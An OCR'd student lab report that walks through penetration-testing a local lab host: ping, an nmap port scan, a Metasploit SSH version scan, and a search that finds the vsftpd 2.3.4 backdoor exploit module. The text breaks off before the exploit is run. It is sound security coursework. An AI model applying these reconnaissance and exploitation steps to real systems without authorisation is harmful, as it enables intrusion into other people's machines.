
3.



```
┌──(davidbohan㉿kali)-[~]
└─$ ping 192.168.1.122 -c 4
PING 192.168.1.122 (192.168.1.122) 56(84) bytes of data.
64 bytes from 192.168.1.122: icmp_seq=1 ttl=63 time=27.9 ms
64 bytes from 192.168.1.122: icmp_seq=2 ttl=63 time=2.34 ms
64 bytes from 192.168.1.122: icmp_seq=3 ttl=63 time=1.20 ms
64 bytes from 192.168.1.122: icmp_seq=4 ttl=63 time=1.29 ms

── 192.168.1.122 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.197/8.183/27.900/11.392 ms

┌──(davidbohan㉿kali)-[~]
└─$ 
```

Ping Server

4.



```
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_n
oob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*ccccchhhh6819*Manzara's Magpies*pwn4lyfe*Droog
y*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337dead
beef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*
tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUck
ys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Biggleswort h*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0un
d*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Ginga
beast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluene
t*P@Ge2mE*



       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```


MSF Console

From here we can find vulnerable targets and launch exploits aginast them

Reconnaissance

Reconnaissance


1.



```
[*] exec: nmap -sT 192.168.1.122

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 17:31 EST
Nmap scan report for 192.168.1.122
Host is up (0.015s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
```

Nmap Command

2.




```
msf6 > search ssh_version

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Che
ck  Description
   -  ----                                     ---------------  ----    ---
--  -----------
   0  auxiliary/fuzzers/ssh/ssh_version_15                      normal  No
    SSH 1.5 Version Fuzzer
   1  auxiliary/fuzzers/ssh/ssh_version_2                       normal  No
    SSH 2.0 Version Fuzzer
   2  auxiliary/fuzzers/ssh/ssh_version_corrupt                 normal  No
    SSH Version Corruption
   3  auxiliary/scanner/ssh/ssh_version                         normal  No
    SSH Version Scanner


Interact with a module by name or index. For example info 3, use 3 or use aux
iliary/scanner/ssh/ssh_version

msf6 > 
```

Search SSH

Metasploit

Reconnaissance


3.



```
msf6 auxiliary(scanner/ssh/ssh_version) > options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)
   TIMEOUT  30               yes       Timeout for the SSH probe


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_version) >
```

SSH Auxiliary

4.



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.1.12
RHOSTS ⇒ 192.168.1.122
msf6 auxiliary(scanner/ssh/ssh_version) > set THREADS 100
THREADS ⇒ 100
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.1.122:22      - SSH server version: SSH-2.0-OpenSSH_4
8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1
or=OpenBSD service.family=OpenSSH service.product=OpenSSH service
a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.produ
version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.
 fingerprint_db=ssh.banner )
[*] 192.168.1.122:22      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Run Auxiliary

FTP Exploit


David Bohan | 20436904 | University of Galway

FTP Exploit

The File Transfer Protocol (FTP) is a widely recognised standard for transferring files between computers and servers across networks, including the internet. It operates over the TCP/IP protocol, facilitating the process of file exchange.

To share files with others, a user simply uploads the files to an FTP server. An FTP server can be accessed using a web-browser, for example ftp.example.com. Certain authentication requirements may be set-up by the server admin to restrict access to the FTP server, where we have confidential/sensitive data.

1.




```
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Vsftp version can be found by using search ftp in a similar process to what was shown in SSH . This can also be found via an Nmap command showing services.

2.

Search for exploits that are compatible for this Vsfpt version. We can see a matching exploit is available.




```
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
